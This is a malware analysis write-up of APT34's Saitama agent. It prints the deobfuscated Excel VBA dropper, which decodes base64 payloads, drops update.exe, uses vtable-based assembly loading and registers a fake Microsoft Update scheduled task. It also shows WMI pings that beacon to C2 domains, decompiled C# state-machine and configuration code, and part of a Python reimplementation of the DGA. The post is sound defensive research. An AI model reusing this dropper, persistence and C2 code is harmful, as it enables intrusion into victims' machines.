APT34 - Saitama Agent

x-junior.github.io/malware analysis/2022/06/24/Apt34.html

June 24, 2022

Mohamed Ashraf

Malware Analysis & Reverse Engineering & Cryptography


37 minute read


Introduction

The spear phishing email contained a malicious attachment and the malicious attachment droppes APT34 malware named Saitama . What interesting in this sample and set it apart from average malware that it’s using a unique DNS tunneling and stateful programming (finite state machine).

Stage 1 - Excel Document

The attached Excel file contains a malicious VBA macro . The document has an image that tries to convince the victim to enable a macro. After enabling the macro, the image is replaced with a one of the Jordan government ministrie’s logo .





Using olevba to get an overview of what the VBA does and extract the macro. It seems it drops and execute a file.

Type	Keyword	Description
AutoExec	Workbook_Open	Runs when the Excel Workbook is opened
AutoExec	Label1_Click	Runs when the file is opened and ActiveX objects trigger events
Suspicious	Environ	May read system environment variables
Suspicious	Open	May open a file
Suspicious	Write	May write to a file (if combined with Open)
Suspicious	Put	May write to a file (if combined with Open)
Suspicious	Binary	May read or write a binary file (if combined with Open)
Suspicious	Command	May run PowerShell commands
Suspicious	Call	May call a DLL using Excel 4 Macros (XLM/XLF)
Suspicious	MkDir	May create a directory
Suspicious	CreateObject	May create an OLE object
Suspicious	GetObject	May get an OLE object with a running instance
Suspicious	windows	May enumerate application windows (if combined with Shell.Application object)
Suspicious	Lib	May run code from a DLL
Suspicious	RtlMoveMemory	May inject code into another process
Suspicious	Exec	May run an executable file or a system command using Excel 4 Macros (XLM/XLF)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	oleaut32.dll	Executable file name
IOC	update.exe	Executable file name
IOC	WebServices.dll	Executable file name
Hex String	"EL#	22454C23
Base64 String	K+-	Syst

Here is the macro after renaming the variable to make it more readable and easy to understand.

```
Private Declare PtrSafe Function DispCallFunc Lib "oleaut32.dll" (ByVal pv As LongPtr, ByVal ov As LongPtr, ByVal
cc As Integer, ByVal vr As Integer, ByVal ca As Long, ByRef pr As Integer, ByRef pg As LongPtr, ByRef par As
Variant) As Long
Private Declare PtrSafe Sub RtlMoveMemory Lib "kernel32" (Dst As Any, Src As Any, ByVal BLen As LongPtr)
Private Declare PtrSafe Function VarPtrArray Lib "VBE7" Alias "VarPtr" (ByRef Var() As Any) As LongPtr
Dim random_number As String

#If Win64 Then
Const LS As LongPtr = 8&
#Else
Const LS As LongPtr = 4&
#End If

Private Sub WorkbrootFolderk_Open()
    GoTo s1
    Sheets("Confirmation Receive Document").Visible = True
    Sheets("Confirmation Receive Documents").Visible = False
    'Sheets("TeamViewer Licenses").Visible = True
    'Sheets("TeamViewer License").Visible = False
    Exit Sub

s1:

    Sheets("Confirmation Receive Documents").Visible = True
    Sheets("Confirmation Receive Document").Visible = False

    ' Generate 4 digit random rumber
    random_number = CStr(Int((10000 * Rnd())))
    eNotif "zbabz"

    ' Create object file
    Set fs = CreateObject("Scripting.FileSystemObject")

    ' Create the TaskService object.
    Set service  = CreateObject("schedule.service")
    Call service.Connect
    Dim rootFolder
    On Error Resume Next

    ' Get the task folder that contains the tasks.
    Set rootFolder = service.GetFolder("\")
    eNotif "zbbbz"

    On Error Resume Next

    ' If mouse device is connected
    If Application.MouseAvailable Then
        drop_path = LCase(Environ("localappdata")) & "\MicrosoftUpdate\"
        If Dir(drop_path, vbDirectory) = "" Then
            MkDir drop_path
        End If

        ' drop_path = \AppData\Local\MicrosoftUpdate\
        ' drop  following files in drop_path

        malware = drop_path & "update.exe"
        config = drop_path & "update.exe.config"
        DLL = drop_path & "Microsoft.Exchange.WebServices.dll"

        Set objXMLDoc = CreateObject("Microsoft.XMLDOM")

        Set objXmlNode  = objXMLDoc.createElement("tmp")
        objXmlNode.DataType = "bin.base64"
        objXmlNode.Text = UserForm1.Label1.Caption
        b64_decoded  = objXmlNode.NodeTypedValue

        Dim FileNumber  As Integer
        FileNumber  = FreeFile
        Open malware For Binary Lock Read Write As #FileNumber
```

```
        Dim Decoded_bytes() As Byte
        Decoded_bytes = b64_decoded
        Put #FileNumber , 1, Decoded_bytes
        Close #FileNumber
        eNotif "zbaez"

        objXmlNode.Text = UserForm2.Label1.Caption
        b64_decoded  = objXmlNode.NodeTypedValue
        FileNumber  = 0
        FileNumber  = FreeFile
        Open config For Binary Lock Read Write As #FileNumber
        Decoded_bytes = b64_decoded
        Put #FileNumber , 1, Decoded_bytes
        Close #FileNumber
        eNotif "zbbez"


        objXmlNode.Text = UserForm3.Label1.Caption
        b64_decoded  = objXmlNode.NodeTypedValue
        FileNumber  = 0
        FileNumber  = FreeFile
        Open DLL For Binary Lock Read Write As #FileNumber
        Decoded_bytes = b64_decoded
        Put #FileNumber , 1, Decoded_bytes
        Close #FileNumber
        eNotif "zbcez"

        ' Create object file
        Set objFSO = CreateObject("Scripting.FileSystemObject")
        If Not objFSO.FileExists(malware) Then
            eNotif "zbdez"
           Test
           eNotif "zbeez"
        End If
    End If


    eNotif "zbafz"
    Dim xmlText As String
    xmlText = "<?xml version=""1.0"" encoding=""UTF-16""?><Task version=""1.2""
xmlns=""http://schemas.microsoft.com/windows/2004/02/mit/task""><RegistrationInfo><Author>Microsoft
Corporation</Author><Description>Microsoft Important Update</Description></RegistrationInfo><Triggers><TimeTrigger>
<Repetition><Interval>PT4M</Interval></Repetition><StartBoundary>" & Format(DateAdd("n", 1, Now()), "yyyy-mm-
ddThh:nn:ss") & "</StartBoundary><Enabled>true</Enabled></TimeTrigger></Triggers><Principals><Principal
id=""Author""><LogonType>InteractiveToken</LogonType><RunLevel>LeastPrivilege</RunLevel></Principal></Principals>
<Settings><MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>
<DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
<StopIfGoingOnBatteries>false</StopIfGoingOnBatteries><AllowHardTerminate>true</AllowHardTerminate>
<StartWhenAvailable>true</StartWhenAvailable><RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>"
    xmlText = xmlText & "<IdleSettings><Duration>PT10M</Duration><WaitTimeout>PT1H</WaitTimeout></IdleSettings>
<AllowStartOnDemand>true</AllowStartOnDemand><Enabled>true</Enabled><Hidden>false</Hidden>
<RunOnlyIfIdle>false</RunOnlyIfIdle><WakeToRun>false</WakeToRun><ExecutionTimeLimit>P20D</ExecutionTimeLimit>
<Priority>7</Priority></Settings><Actions Context=""Author""><Exec><Command>""" & ofp & """</Command>
<WorkingDirectory>" & drop_path & "</WorkingDirectory></Exec></Actions></Task>"

    ' Paramters: 6 =>TASK_CREATE_OR_UPDATE , 3=> TASK_LOGON_INTERACTIVE_TOKEN)
    Call rootFolder.RegisterTask("MicrosoftUpdate", xmlText, 6, , , 3)
    eNotif "zbbfz"

End Sub



Sub Test()
    Set objXMLDoc = CreateObject("Microsoft.XMLDOM")
    Set objXmlNode = objXMLDoc.createElement("tmp")
    objXmlNode.DataType = "bin.base64"
    objXmlNode.Text = word.Label.Caption
    b64_decoded  = objXmlNode.NodeTypedValue
```

```
    Dim decoded_bytes() As Byte
    decoded_bytes = b64_decoded


    ' VBA code for calling AppDomain.Load using raw vtable lookups for the IUnknown
    ' Upon searching the next line , the following link pop ups
https://gist.github.com/monoxgas/1b36031c5593ebfed3229f4424f77090
    Dim host As New mscoree.CorRuntimeHost, dom As AppDomain
    host.Start
    host.GetDefaultDomain dom

    Dim vRet As Variant, lRet As Long
    Dim vTypes(0 To 1) As Integer
    Dim vValues(0 To 1) As LongPtr

    Dim pPArry As LongPtr: pPArry = VarPtrArray(decoded_bytes)
    Dim pArry As LongPtr
    RtlMoveMemory pArry, ByVal pPArry, LS
    Dim vWrap: vWrap = pArry

    vValues(0) = VarPtr(vWrap)
    vTypes(0) = 16411

    Dim pRef As LongPtr: pRef = 0
    Dim vWrap2: vWrap2 = VarPtr(pRef)

    vValues(1) = VarPtr(vWrap2)
    vTypes(1) = 16396

    lRet = DispCallFunc(ObjPtr(dom), 45 * LS, 4, vbLong, 2, vTypes(0), vValues(0), vRet)

    Dim aRef As mscorlib.assembly
    RtlMoveMemory aRef, pRef, LS
    aRef.CreateInstance "Saitama.Agent.Program"

End Sub

Function eNotif(tMsg) 'tMsg = "zbbfz","zbafz","zbeez","zbdez","zbcez","zbbez","zbaez" , "zbbbz" , "zbabz"
    GetIPfromHostName("qw" & tMsg & random_number & ".joexpediagroup.com")
End Function

Function GetIPfromHostName(p_sHostName) As String

    On Error GoTo o5
    Dim wmiQuery
    Dim objWMIService
    Dim objPing
    Dim objStatus

   ' Win32_PingStatus WMI class represents the values returned by the standard ping command.
    wmiQuery = "Select * From Win32_PingStatus Where Address = '" & p_sHostName & "'"

    ' Creating a WMI instance to query information in the cimv2 category.
    Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
    Set objPing = objWMIService.ExecQuery(wmiQuery)

    For Each objStatus In objPing
        If objStatus.StatusCode = 0 Then
            GetIPfromHostName = objStatus.ProtocolAddress
        Else
            GetIPfromHostName = "Unreachable"
        End If
    Next
    GoTo o6
o5:
    GetIPfromHostName = "someting wrong"
o6:
End Function
```

Macro Capabilities

1. Hides the current sheet and shows the new sheet that contains one of the Jordan government ministry's logo.
2. Calls the `eNotif` function at every step of the macro execution notifying the C2 with the execution progress. To send a notification it builds different subdomains each step .The domain consists of the following parts `qw + 5 chars changes depending on the macro stage that identify the macro current stage + 4 random digits + .joexpediagroup.com` .It uses the WMI to ping the C2 server.
3. Checks if there is a mouse connected (avoiding automated analysis) and if so it Create three files a malicious PE file is created and dropped in `%LocalAppData%\MicrosoftUpdate\update.exe` , A configuration file is created and dropped in `%LocalAppData%\MicrosoftUpdate\update.exe.config` , And the third file dropped in `%LocalAppData%\MicrosoftUpdate\Microsoft.Exchange.WebServices.dll` , was signed and clean. The files content is in base64 encoded in the excel sheet , by reading the content of the UserForm1.label1, UserForm2.label1 and UserForm3.label1 they are in base64 format, decodes them and writes them into the created files respectively.
4. Checking that the malicious PE file was successfully created and if not for any reason , it writes it using a technique that loads a DotNet assembly directly using mscorlib and Assembly.Load by manually accessing the VTable of the IUnknown. This technique was taken from Github. This technique was not used in this macro since the file was already Created, although the function is trying to decode content from word.Label.Caption and it supposed to be UserForm1.label1 instead , which actually contains nothing , so it's a useless function ,and the developer was just testing this technique .
5. The macro creates a persistence method for update.exe file. This is done by setting a scheduled task under the name of the MicrosoftUpdate .

Scheduled Task

I commented the xml to be easily understandable.

```
<?xml version=""1.0"" encoding=""UTF-16""?>
<Task version=""1.2"" xmlns=""http://schemas.microsoft.com/windows/2004/02/mit/task"">
    <RegistrationInfo>
        <Author>Microsoft Corporation</Author>
        <Description>Microsoft Important Update</Description>
    </RegistrationInfo>
    <Triggers>
        <TimeTrigger>
            <Repetition>
                <Interval>PT4M</Interval>  <!-- Restart task every 4 Minutes -->
            </Repetition>
            <StartBoundary>" & Format(DateAdd("n", 1, Now()), "yyyy-mm-ddThh:nn:ss") & "</StartBoundary>
            <!--  Specifies the date and time when the trigger is activated. -->
            <Enabled>true</Enabled> <!--Specifies that the trigger is enabled.-->
        </TimeTrigger>
    </Triggers>
    <Principals> <!--Specifies the security contexts that can be used to run the task.-->
        <Principal id=""Author"">
<!-- Specifies the security credentials for a principal. These credentials define the security context that a task
runs under.-->
            <LogonType>InteractiveToken</LogonType>
            <!-- User must already be logged on. The task will be run only in an existing interactive session.-->
            <RunLevel>LeastPrivilege</RunLevel>
        </Principal>
    </Principals>
    <Settings>
        <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>
        <!-- Starts a new instance while an existing instance is running. -->
        <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
        <!--Specifies that the task will not be started if the computer is running on battery power.-->
        <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
        <!--Specifies that the task will be stopped if the computer switches to battery power.-->
        <AllowHardTerminate>true</AllowHardTerminate>
        <!--Specifies if the Task Scheduler service allows hard termination of the task.-->
        <StartWhenAvailable>true</StartWhenAvailable>
        <!--Specifies that the Task Scheduler can start the task at any time after its scheduled time has passed.--
>
        <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
        <!--Specifies that the Task Scheduler will run the task only when a network is available.-->
        <IdleSettings>
         <!--Specifies how the Task Scheduler performs tasks when the computer is in an idle state.-->
            <Duration>PT10M</Duration>
            <!-- 10 Minute --> <!--Specifies how long the computer must be in an idle state before the task is
run.-->
            <WaitTimeout>PT1H</WaitTimeout>
        <!-- 1 Hour --> <!--Specifies the amount of time that the Task Scheduler will wait for an idle condition to
        occur. -->
        </IdleSettings>
        <AllowStartOnDemand>true</AllowStartOnDemand>
        <!--Specifies that the task can be started by using either the Run command or the Context menu.-->
        <Enabled>true</Enabled>
        <!--Specifies that the task is enabled. The task can be performed only when this setting is True. -->
        <Hidden>false</Hidden>
        <!--Specifies, by default, that the task will not be visible in the user interface (UI).-->
        <RunOnlyIfIdle>false</RunOnlyIfIdle> <!--Specifies that the task is run only when the computer is in an
idle
        state.-->
        <WakeToRun>false</WakeToRun>
        <!--Specifies that Task Scheduler will wake the computer before it runs the task.-->
        <ExecutionTimeLimit>P20D</ExecutionTimeLimit>
        <!-- 20 Days --> <!--Specifies the amount of time allowed to complete the task.-->
        <Priority>7</Priority>  <!-- BELOW_NORMAL_PRIORITY_CLASS        THREAD_PRIORITY_BELOW_NORMAL-->
    </Settings>
    <Actions Context=""Author"">   <!-- Execute the malware -->
        <Exec>
            <Command>""" & Malware & """</Command>
            <WorkingDirectory>" & drop_path & "</WorkingDirectory>
        </Exec>
    </Actions>
```

```
</Task>
```

Macro States Notifications

C2 Serve	State
qwzbabz[four-digits].joexpediagroup[.]com	Macro started
qwzbbbz[four-digits].joexpediagroup[.]com	Connected successfully to task scheduler to get the task folder that contains the tasks
qwzbaez[four-digits].joexpediagroup[.]com	Malware created
qwzbbez[four-digits].joexpediagroup[.]com	Config created
qwzbcez[four-digits].joexpediagroup[.]com	DLL created
qwzbdez[four-digits].joexpediagroup[.]com	If the malware is not created
qwzbeez[four-digits].joexpediagroup[.]com	Create malware if not created
qwzbafz[four-digits].joexpediagroup[.]com	Task scheduler configuration
qwzbbfz[four-digits].joexpediagroup[.]com	Scheduled task created


Dropped Configuration

update.exe.config

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <configuration>
3    <startup>
4      <supportedRuntime version="v2.0.50727"/>
5      <supportedRuntime version="v4.0" />
6    </startup>
7  </configuration>
```

Stage2 .net Malicious File

Before digging in , we can get an overview about what the malware can do . it seems it can execute commands , compress / decompress capabilities , and it have a pseudorandom number generator . I will start explaining the least interesting parts first.



Mutex

The malware creates a mutex object `726a06ad-475b-4bc6-8466-f08960595f1e` to avoid having more than one instance running. If instance of the malware is already running therefore malware exits.

```
private static void Main(string[] args)
{
    bool flag;
    using (new Mutex(true, "726a06ad-475b-4bc6-8466-f08960595f1e", ref flag))
    {
        if (flag)
        {
            StateMachine stateMachine = new StateMachine();
            Config.Init();
            for (;;)
            {
                try
                {
                    Util.Log(string.Format("State : {0}", stateMachine.CurrentState));
                    switch (stateMachine.CurrentState)
                    {
                    case MachineState.Begin:
                        stateMachine.MoveNext(MachineCommand.Start);
                        break;
                    case MachineState.Sleep:
                        stateMachine.MoveNext(Program._SleepAlive());
                        break;
                    case MachineState.Alive:
                        stateMachine.MoveNext(DnsClass.Alive());
```


Machine States

The malware utilizes the concept of finite state machine .

The makeup of a finite state machine consists of the following:

1. A set of potential input events.
2. A set of probable output events that correspond to the potential input events.
3. A set of expected states the system can exhibit.
4. The machine can either move to the next state or stay in the same state.

In the following figure , the machine start in a state called `Door Closed` , if event called `opening the door` happens the machine state changes to `Door open` . So our malware although have some states and events that make it move to other states to do malicious activity.



We can see a dictionary of transactions definitions and an initialization to the current state as `Beign` , as example if the current machine state is `Begin` and we have a command telling us to `Start` then we are updating the current machine state to `Alive` as seen below , we will get a better understanding of the states idea while we are going through our analysis.

```
public StateMachine()
{
    this.CurrentState = MachineState.Begin;
    this.transitions = new Dictionary<StateMachine.StateTransition, MachineState>
    {
        {
            new StateMachine.StateTransition(MachineState.Begin, MachineCommand.Start),
            MachineState.Alive
        },
        {
            new StateMachine.StateTransition(MachineState.Sleep, MachineCommand.Start),
            MachineState.Alive
        },
        {
            new StateMachine.StateTransition(MachineState.Alive, MachineCommand.Failed),
            MachineState.Sleep
        },
        {
            new StateMachine.StateTransition(MachineState.Alive, MachineCommand.HasData),
            MachineState.Receive
        },
        {
            new StateMachine.StateTransition(MachineState.Receive, MachineCommand.Failed),
            MachineState.Sleep
        },
        {
```

Here is a table of all possible states and transactions :

Current Machine State	Machine Command	New Machine State
Begin	Start	Alive
Sleep	Start	Alive
Alive	Failed	Sleep (21600000- 28800000)
Alive	HasData	Receive
Receive	Failed	Sleep (40000-80000)

Current Machine State	Machine Command	New Machine State
Receive	DataReceived	Do
Do	Failed	SecondSleep (1800000- 2700000)
Do	HasResult	Send
Send	Failed	Sleep (40000-80000)
Send	HasData	SendAndReceive
Send	DataSended	Do
Send	DataSendedAndHasData	Receive
SendAndReceive	Failed	Sleep (40000-80000)
SendAndReceive	DataReceived	Send
SendAndReceive	DataSended	Receive
SendAndReceive	DataSendedAndReceived	Do
SecondSleep	Start	Alive

We have 8 states , every state have a certain value as seen below :

MachineState	Values
MachineState Begin	0
MachineState Sleep	1
MachineState Alive	2
MachineState Receive	3
MachineState Do	4
MachineState Send	5
MachineState SendAndReceive	6
MachineState SecondSleep	7

So after initializing the current `MachineState` as `Beign` , it enters the first case `Begin` and the current machine state will change to `Alive` and start doing it's malicious activity .

Configuration

The malware Loades random number into counter variable , initializes domains , and a list of byte array called `listData`

```
8   public class Config
9   {
10      // Token: 0x06000005 RID: 5 RVA: 0x000021E4 File Offset: 0x000003E4
11      public static void Init()
12      {
13          if (!Config._Load())
14          {
15              Config._Counter = RandomManager.GetRandomRange(0, Config._MaxCounter);
16              Config._Save();
17          }
18          Config._Domains = new string[]
19          {
20              "joexpediagroup.com",
21              "asiaworldremit.com",
22              "uber-asia.com"
23          };
24          TaskClass.ListData = new List<byte[]>();
25      }
```

Here is some variables in config class and its values which we will see being used in other classes.

Variable	Value
Config.DelayMinAlive	21600000
Config.DelayMaxAlive	28800000
Config.DelayMinCommunicate	40000
Config.DelayMaxCommunicate	80000
Config.DelayMinSecondCheck	1800000
Config.DelayMaxSecondCheck	2700000
Config.DelayMinRetry	300000
Config.DelayMaxRetry	420000
Config.MaxTry	7
Config.TaskExecTimeout	10800000
Config.SendCount	12
Config.CharsDomain	“abcdefghijklmnopqrstuvwxyz0123456789”
Config.CharsCounter	“razupgnv2w01eos4t38h7yqidxmkljc6b9f5”
Config.FirstAliveKey	“haruto”
Config._AgentID	null
Config._MaxCounter	46656

Before discussing the more important parts. lets first discuss two states `SleepAlive` and `SleepSecond`

SleepAlive

The malware can sleep for very long time by calling MakeDelay. `SleepAlive` state simply sleeps for certain time then return machine command start , so after sleeping the `MahcineState` will be `Alive` . you can check the table of states and commands .

```
private static MachineCommand _SleepAlive()
{
    Util.MakeDelay(Enums.DelayType.Alive);
    Util.Log("SleepAlive : Start");
    return MachineCommand.Start;
}
```

SleepSecond

Same as `SleepAlive` except for the argument getting passed to `MakeDleay` fuction.

```
private static MachineCommand _SleepSecond()
{
    Util.MakeDelay(Enums.DelayType.SecondCheck);
    Util.Log("SleepSecond : Start");
    return MachineCommand.Start;
}
```

MakeDelay

The possible arguments for MakeDelay are:

DelayType	Values
Enums.DelayType Alive	0
Enums.DelayType Communicate	1
Enums.DelayType SecondCheck	2
Enums.DelayType Retry	3

Depending on the argument being passed , it initializes min and max values with certain values discussed above in config table . then get a random number between min and max and that random value will be the time to sleep .

```
public static void MakeDelay(Enums.DelayType delayType)
{
    int min = 1;
    int max = 1;
    switch (delayType)
    {
    case Enums.DelayType.Alive:
        min = Config.DelayMinAlive;
        max = Config.DelayMaxAlive;
        break;
    case Enums.DelayType.Communicate:
        min = Config.DelayMinCommunicate;
        max = Config.DelayMaxCommunicate;
        break;
    case Enums.DelayType.SecondCheck:
        min = Config.DelayMinSecondCheck;
        max = Config.DelayMaxSecondCheck;
        break;
    case Enums.DelayType.Retry:
        min = Config.DelayMinRetry;
        max = Config.DelayMaxRetry;
        break;
    }
    Thread.Sleep(RandomManager.GetRandomRange(min, max));
}
}
```

MakeDelay is called in other states although .

Alive State

Lets start making things a little bit interesting . This malware uses DNS tunneling to communicate with its C2 as we will see everything the malware need from the C2 is built into the DNS request. The first state the malware gets in is `Alive` . First the malware checks if an `AgentId` exist which is not , and then call `TryMe` with `_FirstAlive` function as argument .

```
{
    // Token: 0x0600000F RID: 15 RVA: 0x00002438 File Offset: 0x00000638
    public static MachineCommand Alive()
    {
        MachineCommand ret = MachineCommand.Failed;
        if (Config.GetAgentID() != null || DnsClass._TryMe(new Func<bool>(DnsClass._FirstAlive)))
        {
            DnsClass._TryMe(() => DnsClass._MainAlive(out ret));
        }
        Util.Log(string.Format("Alive : {0}", ret));
        return ret;
    }
```

`TryMe` takes a function as an argument , and try to execute the function that is passed to it , until it return success or the number of tries exceeded `MaxTry` , between every try the malware sleep for some time using `MakeDelay` . If number of tries exceeded `MaxTry` the malware adds 1 to the counter that was initialized in the first place .

```
    private static bool _TryMe(Func<bool> fn)
    {
        bool result = false;
        DnsClass._Try = 0;
        while (!fn() && DnsClass._Try < Config.MaxTry)
        {
            Util.MakeDelay(Enums.DelayType.Retry);
        }
        if (DnsClass._Try >= Config.MaxTry)
        {
            DnsClass._Try = 0;
            Config.IncreaseCounter();
        }
        else
        {
            result = true;
        }
        return result;
    }
```

`FirstAlive` constructs a subdomain by passing `FirstAlive` parameter which is 0 and `FirstAliveKey` which is `haruto` to the `DomainMaker` and try to connect to it and get its address .

```
    // Token: 0x06000017 RID: 23 RVA: 0x00002814 File Offset: 0x00000A14
    private static bool _FirstAlive()
    {
        DnsClass._DomainMaker(Enums.DomainType.FirstAlive, Config.FirstAliveKey);
        byte[] array;
        bool flag = DnsClass._Resolver(out array);
        if (flag)
        {
            Config.SetAgentID((int)array[3]);
        }
        return flag;
    }
```

There are other possible arguments for the first parameter:

DomainType	Values

DomainType	Values
Enums.DomainType FirstAlive	0
Enums.DomainType Send	1
Enums.DomainType Receive	2
Enums.DomainType SendAndReceive	3
Enums.DomainType MainAlive	4

Python Implementation of the DGA

```
import math
import base64

CharsDomain = "abcdefghijklmnopqrstuvwxyz0123456789"
CharsCounter = "razupgnv2w01eos4t38h7yqidxmkljc6b9f5"

class RandomMersenneTwister():
    def __init__(self, c_seed=5489):

        (self.w, self.n, self.m, self.r) = (32, 624, 397, 31)
        self.a = 0x9908B0DF
        (self.u, self.d) = (11, 0xFFFFFFFF)
        (self.s, self.b) = (7, 0x9D2C5680)
        (self.t, self.c) = (15, 0xEFC60000)
        self.l = 18
        self.f = 1812433253

        self.MT = [0 for i in range(self.n)]
        self.index = self.n+1
        self.lower_mask = 0x7FFFFFFF
        self.upper_mask = 0x80000000

        self.c_seed = c_seed
        self.seed(c_seed)

    def seed(self, num):

        self.MT[0] = num
        self.index = self.n
        for i in range(1, self.n):
            temp = self.f * (self.MT[i-1] ^ (self.MT[i-1] >> (self.w-2))) + i
            self.MT[i] = temp & 0xffffffff

    def twist(self):

        for i in range(0, self.n):
            x = (self.MT[i] & self.upper_mask) + \
                (self.MT[(i+1) % self.n] & self.lower_mask)
            xA = x >> 1
            if (x % 2) != 0:
                xA = xA ^ self.a
            self.MT[i] = self.MT[(i + self.m) % self.n] ^ xA
        self.index = 0

    def extract_number(self):

        if self.index >= self.n:
            self.twist()

        y = self.MT[self.index]
        y = y ^ ((y >> self.u) & self.d)
        y = y ^ ((y << self.s) & self.b)
        y = y ^ ((y << self.t) & self.c)
        y = y ^ (y >> self.l)

        self.index += 1
        return y & 0xffffffff

    def GetRandomRange(self , minn , maxx):
        num = maxx - minn
